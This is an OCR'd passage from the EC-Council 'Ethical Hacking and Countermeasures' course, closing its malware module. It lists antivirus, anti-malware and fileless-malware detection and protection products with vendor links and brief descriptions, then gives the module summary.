
- McAfee® LiveSafe™ (*https://www.mcafee.com*)
- Symantec Norton Security Premium (*https://www.symantec-norton.com*)
- Bitdefender Total Security (*https://bitdefender.com*)
- HitmanPro (*https://www.hitmanpro.com*)
- Malwarebytes (*https://www.malwarebytes.org*)
- Zemana Antimalware (*https://www.zemana.com*)
- Emsisoft Anti-Malware Home (*https://www.emsisoft.com*)
- Malicious Software Removal Tool (*https://www.microsoft.com*)
- SUPERAntiSpyware (*https://www.superantispyware.com*)
- Plumbytes Anti-Malware (*https://plumbytes.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Software

Bitdefender Antivirus Plus 2019

Bitdefender Antivirus Plus 2019 works against all threats – from viruses, worms and Trojans, to ransomware, zero-day exploits, rootkits and spyware



- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://www.trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Software

It is essential to update antivirus tools to monitor the data passing through a system. Such tools may follow specific or generic methods to detect viruses. Generic methods look for virus-like performance rather than a specific virus. These tools do not specify the virus type but warn the user of a possible virus infection. Generic methods can raise false alarms; hence, they do not perform well in terms of detecting precise virus forms. Specific methods look for known virus signatures in the antivirus database and ask the user to choose the necessary action to be taken, such as repair and delete.

It is a good practice for organizations to install the most recent version of the antivirus software and regularly update it to keep up with the introduction of new viruses in the market. Updating of antivirus software by the respective vendors is a continuous process.

- **Bitdefender Antivirus Plus 2019**

  Source: *https://www.bitdefender.com*

  Bitdefender Antivirus Plus 2019 works against all threats, from viruses, worms, and Trojans to ransomware, zero-day exploits, rootkits, and spyware. It uses a technique called behavioral detection to closely monitor active apps. As soon as it detects suspicious activity, it takes decisive action to prevent infection. It sniffs and blocks malicious websites that masquerade as trustworthy websites to steal financial data such as passwords or credit card numbers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.120: Screenshot of Bitdefender Antivirus Plus 2019


Some additional antivirus software are as follows:

- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Detection Tools

AlienVault® USM Anywhere™ | AlienVault® USM Anywhere™ provides a single unified platform for threat detection, incident response, and compliance management



Quick Heal Total Security
http://www.quickheal.com

Endpoint Detection and Response (EDR)
https://www.trendmicro.com

Defender Check
https://github.com

FCL
https://github.com

CYNET 360
https://www.cynet.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

  Source: *https://www.alienvault.com*

  AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.121: Screenshot of AlienVault® USM Anywhere™

Some additional tools for detecting fileless malware threats are as follows:


- Quick Heal Total Security (*http://www.quickheal.com*)
- Endpoint Detection and Response (EDR) (*https://www.trendmicro.com*)
- Defender Check (*https://github.com*)
- FCL (*https://github.com*)
- CYNET 360 (*https://www.cynet.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Protection Tools

McAfee End Point Security

- McAfee End Point Security is a security tool used by security professionals to perform threat detection, investigation, and response activities



Microsoft Defender Advanced Threat Protection
https://docs.microsoft.com

Kaspersky End Point Security for Business
https://www.kaspersky.com

Trend Micro Smart Protection Suites
https://www.trendmicro.com

Norton 360 with LifeLock Select
https://us.norton.com

REVE Antivirus
https://www.reveantivirus.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **McAfee End Point Security**

  Source: *https://www.mcafee.com*

  McAfee End Point Security is a security tool used by security professionals to perform threat detection, investigation, and response activities. It helps security analysts quickly prioritize threats and minimize potential disruption. It is an essential for antivirus protection, exploit prevention, firewall implementation, and web control communication between systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.122: Screenshot of McAfee End Point Security

Some additional fileless malware protection tools are as follows:

- Microsoft Defender Advanced Threat Protection (*https://docs.microsoft.com*)
- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Trend Micro Smart Protection Suites (*https://www.trendmicro.com*)
- Norton 360 with LifeLock Select (*https://us.norton.com*)
- REVE Antivirus (*https://www.reveantivirus.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

- In this module, we discussed the following:
  - Concepts of malware and malware propagation techniques
  - Concepts of APT and its lifecycle
  - Concepts of Trojans, their types, and how they infect systems
  - Concepts of viruses, their types, and how they infect files along with the concept of computer worms
  - Concepts of fileless malware and how they infect files
  - How to perform static and dynamic malware analysis and explained different techniques to detect malware
  - Various Trojan, backdoor, virus, and worm countermeasures
  - Various Anti-Trojan and Antivirus tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers. use sniffing to collect information about a target of evaluation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary

This module presented the concepts of malware and their propagation techniques. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files as well as the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how they infect files. It also illustrated how to perform static and dynamic malware analysis and described various techniques to detect malware. Furthermore, it presented various measures against Trojans, backdoors, viruses, and worms. Finally, it ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers use sniffing to collect information about a target of evaluation.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.